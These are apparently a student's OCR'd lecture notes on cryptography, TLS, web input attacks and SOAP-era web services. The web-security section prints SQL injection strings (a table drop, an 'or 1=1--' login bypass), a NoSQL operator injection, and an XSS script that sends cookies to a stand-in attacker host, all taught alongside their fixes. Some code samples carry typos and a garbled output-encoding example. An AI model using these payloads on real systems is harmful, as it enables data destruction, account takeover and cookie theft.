
The Problem of Transmission

Draw a diagram that illustrates the problem of transmission.




An Easy Solution

Draw a diagram that illustrates a fix to the problem of transmission.



Early Cipher Attempt

1. **What is the Vigenère cipher?**
   It is a method of encrypting alphabetic text where each letter of the plaintext is added to a key phrase to form the cipher text.
2. **Draw a diagram that illustrates how the Vigenère cipher works.**



Modern Block Ciphers

1. **What is a block cipher?**
   It is a method of encrypting messages that iteratively replaces parts of a message and replaces them with a scrambled part, using 64 or 128 bits at time.
2. **What block ciphers are used today?**
   - Data Encryption Standard (DES)
   - Advanced Encryption Standard (AES)


Symmetric Key Problem

1. **What is a symmetric cipher?**
   It is a cipher that uses the same key to encode and decode a message.
2. **What is the biggest problem associated with symmetric key encryption?**
   The key must be sent to the party to which data will be shared. As a result, the following considerations need to be made:
   - How can Alice ensure that she are sharing the key with Bob, instead of someone pretending to be Bob?
   - How can Alice ensure that the key won't be intercepted by Charlie when she sends it to Bob?

Public Key Encryption (1 & 2)


1. **What is public key cryptography?**
   It is a method of encrypting or signing data that uses two different keys, making one of the keys, the public key, available for anyone to use.
2. **Outline how public key encryption works.**
   It uses two mathematically-related digital keys–a *public key* and a *private key*–to encrypt and decrypt a message. Once a key is used to encrypt a message, it cannot be used to decrypt the message. For example, Alice sends Bob a message. Alice uses Bob's public key to encrypt a message, and the Bob uses his private key to decrypt it.

3. **Draw a diagram that illustrates how public key encryption works.**



Where do you get a public key?

1. **Where do you get a public key?**
   From a trusted third-party that is known as a Certification Authority.
2. **Draw a diagram that illustrates how to get keys.**



Digital Certificates

1. **What is a digital certificate?**
   It is a file or password that proves the authenticity of a public key.
2. **What does a digital certificate include?**
   - Name of the subject or company
   - Subject's public key
   - Digital certificate's serial number
   - Digital certificate's expiration date
   - Digital certificate's issuance date
   - Digital signature of the certification authority that issued the certificate

HTTPS

What is HTTPS?
It is an extension of the HTTP protocol that uses encryption to ensure secure communication over a network. It is implemented on top of the Transport Layer Security (TLS).


TLS (Transport Layer Security)

1. **What is TLS?**
   It is a cryptographic protocol that protects internet communications.

2. **What are the purposes of TLS?**
   - Authenticate transmission parties through public key encryption
   - Ensure message confidentiality through symmetric key encryption
   - Ensure message integrity through integrity-checking
   - Authenticate parties and share symmetric keys through a handshake protocol


TLS Handshake

1. **When is the TLS handshake performed?**
   It is performed every time that a client makes a secure connection to a server
2. **What are the goals of a TLS handshake?**
   - Authenticate a server or client
   - Negotiate an acceptable protocol version
   - Select an appropriate set of ciphers
   - Securely distribute a secret key
3. **Draw a diagram that illustrates how a TLS handshake works.**



Server Authentication

Draw a diagram that illustrates how server authentication works.



User Input

1. **How can user input be used to exploit the vulnerabilities of a system?**
   - It can be used to trigger an SQL injection if the input is used for a database operation.
   - It can be used to trigger a XSS attack if the input is embedded as a response to the user.
2. **What should developers do to mitigate exploitations?**
   - Validate user input
   - Write code in a safe manner

SQL Injection Example: Table Drop

Demonstrate how a table drop could occur.

Consider the following unsafe code:

```
void addStudent(String firstName, String lastName) {
  String query = “INSERT INTO students (first_name, last_name) VALUES
(‘“ + first_name + “‘, ‘“ + last_name “)”;
  getConnection().createStatement().execute(query);
```

This is a valid query:

```
INPUT: firstName = “Martin”, lastName = “Fowler”
QUERY: INSERT INTO students (first_name, last_name) VALUES (“Martin”,
“Fowler”);
```

This is a malicious query:

```
INPUT: firstName = “Robert”, lastName = “XKCD’);DROP TABLE students; --"
QUERY: INSERT INTO students (first_name, last_name) VALUES (“Robert”,
“XKCD’)DROP TABLE students;–'")
```

The issue is that a user's raw input is used in a string concatenation operation to generate the query statement. As a result, the `students` table is dropped from the database. To prevent a table drop, parameter binding should be used instead of string concatenation.

SQL Injection Example: Login Bypass

Demonstrate how a login bypass could occur.

Consider the following unsafe query:

```
SELECT * FROM users WHERE user_name = "$username" AND password =
"$password"
```

This is a malicious query:

```
INPUT: user_name = or 1=1--, password = ...
QUERY: SELECT * FROM users WHERE user_name = "" or 1=1-- "AND password =
""
```

The issue is that a user's raw input is used in a string concatenation operation to generate the query statement. As a result the password is ignored and the user bypasses login. To prevent a login bypass, parameter binding should be used instead of string concatenation.

SQL Injection Threat in NoSQL

Demonstrate how an injection could happen.

Consider the following unsafe HTTP POST request:

```
POST http://target/HTTP/1.1
Content-Type: application/json
{
  "userName": {"$gt": ""},
  "password": {"$lt": ""}
}
```

Consider the following query on the server-side:

```
db.users.find({userName: userName, password: password});
```

This results in the following malicious query:

```
db.users.find({userName: {"$gt": ""}, password: {"$gt": ""}});
```

XSS Example 1

Demonstrate how a XSS attack could happen.

Consider the following code:

```
var communicationType = request.body.communicationType
if (communicationType == "email")) {
  sendByEmail();
} else if (communicationType == "text")) {
  sendByText();
} else {
  response.send("Cannot send by type " + communicationType);
}
```

Consider the following value of `communicationType`:

```
<script>
  var image = document.createElement("img");
  image.src = "http://evil.martinfowler.com/steal?" + document.cookie;
</script>
```

The issue is that the response contains a malicious script. The browser will make a request to `image.src` to receive what it thinks is an image. The URL is constructed dynamically and appends cookies associated with the `image.src` website on the user's computer.

XSS Example 2

Draw a diagram to illustrate how a XSS attack could happen.

Input-Handling

1. **What is positive validation (i.e. whitelisting)?**
   It is the process of specifying acceptable formats of input and accepting them while rejecting everything else.
2. **What is negative validation (i.e. blacklisting)?**
   It is the process of specifying unacceptable formats of input and rejecting them while accepting everything else.
3. **What is input sanitisation?**
   It is the process of checking user input and removing parts of the unacceptable input rather than rejecting it all together. It is similar to blacklisting.

Output Encoding

1. **What is output encoding?**
   It is the process of the sender translating special characters in an output into some different but equivalent form that is no longer dangerous to the receiver.
2. **How does output encoding prevent XSS attacks?**
   It translates executable code into textual content.
3. **Demonstrate how output encoding works.**
   Consider the following script:
   `<script>alert(“hello”);</script>`

   The encoded output (i.e. escaped) would be:
   `<script>alert(&quot;hello&quot;);</script>`

   As a result, the actual script would become textual content instead of executable code.

Lecture 12. Web Services 2

Outline

- Service-oriented architectures
- Web services
  - Standards
    - SOAP
    - UDDI
    - WSDL
  - Policies
    - Security
    - Reliability
    - Distributed transactions

Questions

Revisiting Service-Oriented Architecture

…

SOA – Web Applications

…

A Service-Based Application

…

Revisiting Principles of Service-Oriented Architecture

1. **What is the guiding principle of service-oriented architecture?**
   It is building large-scale modular applications using discrete software components called services.
2. **What are some other important principles?**
   - Provision of coarse-grained services that are still rich and distinct
   - Reliability and robustness
   - Reduction of dependencies
   - Minimising writing legacy code
   - Simplicity, even extending integrated technologies

SOA Tenets

What are the tenets of service-oriented architecture?

- Boundaries are explicitly-defined – separate services are considered external, and crossing boundaries has costs and implications
- Autonomy of services – control of certain services may be out of your control
- Sharing of schemas and contracts – classes and implementations are not shared
- Policy-based compatibility – requirements are specified in policies, not in code

Revisiting Web Services

1. **What is a web service?**
   It is a standardised mechanism by which one piece of a software application can connect and communicate with another using web protocols. It provides a simple and open means to integrate data and functions from various systems.
2. **Where can a web service be used?**
   It can be used *within* an organisation or *on* the internet.
3. **What are the two implementations of web-services?**
   - SOAP-based
   - REST-based

4. **Contrast early and modern implementations of web services.**
   Early Web Services were application-centric (i.e. SOAP-based), whereas modern web services are resource-centric (i.e. REST-based), coinciding with the resource-centric style of the web.

Extending Web Services

What is a web service component?
It is a component that offers services which can be accessed through messages that adhere to particular XML-based standards.

Web Service – Common Features

What are the common features of web services.
- Coarse-grained components of business functionality provided by software
- Abstraction from implementation details
- Large-scale applications built by integrating services
- Components on an internet scale

Terminology

1. **What is an intermediary?**
   It is a component that lies between the client and server that receives a request, performs some logic (e.g. message routing, security, exception handling, message translation, or logging) and sends the message onwards.
2. **What is the ultimate receiver?**
   It is the component that ultimately receives the message, and provides the requested service.

Revisiting Web Service Standards

1. **What is Simple Object Access Protocol?**
   It is a protocol for sending messages that contain XML-based data.
2. **What is Web Service Description Language (WSDL)?**
   It is an XML-based language for describing web services.
3. **What is Universal Description, Discovery, and Integration (UDDI)?**
   It is a protocol and registry for publishing and discovering web services.

Web Service Standards

…

Calling Things – Messaging

…

Calling a Service – SOAP Message Structure

…

SOAP Example – Stock Quote

What are the two encoding styles for SOAP?
- Doc/Literal
- RPC/Encoded

Encoding for SOAP

…

Performance Factors

…

Are all SOAPs equal? 1

…

Are all SOAPs equal? 2

…

SOAPs Findings

Why is RPC/Encoded now deprecated?
It is less efficient than Doc/Literal; the encoding/decoding processes increase transmission latency.

SOAP Over WAN

…

Latency Measurements

…

Scalability Lessons

1. **What issues can larger XML messages cause?**
   - Latency problems on slower networks
   - Higher network loads, which worsens with the addition of features such as security and reliability
2. **Explain the impact of encoding styles.**
   Inefficient encoding styles (e.g. RPC/Enc) increase latency more than efficient encoding styles (e.g. Doc/Lit).
3. **How do SOAPs compare to binary alternatives?**
   The best implementations are comparable to binary alternatives, however, others are often significantly less efficient.

Web Service Addressing

…

WSA Endpoint Reference

Implement a simple endpoint reference.

```
<a:EndpointReference
  xmlns:a="http://schemas.xmlsoap.org/ws/2004/08/addressing"
  xmlns:m="http://example.net/ws/weather/forecasts"
  xmlns:p="http://schemas.xmlsoap.org/ws/2002/12/policy"
  <a:Address>http://example.org/weather/us</a:Address>
  <a:ReferenceProperties>
    <m:Info>Services.Weather.Wind</m:Info>
  </a:ReferenceProperties>
  <p:Policy>
    ...
  </p:Policy
<a:/EndpointReference>
```

Finding Things

…

UDDI Pages

What does a UDDI businesses registration consist of?

- White Pages – business name, addresses, contact details
- Yellow Pages – information about business services specific to particular industries
- Green Pages – technical information about business services (e.g. service address, usage, tModel)

Learning Things

What does a WSDL document contain?
It contains information about:
- Interfaces, methods, and parameters
- Requests and responses
- Binding instructions

WSDL Structure

…

The Role of WSDL and UDDI

…

Limits of WSDL


What is the biggest issue with WSDL?
It is focused on request–response interactions.

Summary

…


Web Services Stack

Draw a diagram that illustrates the web services stack.



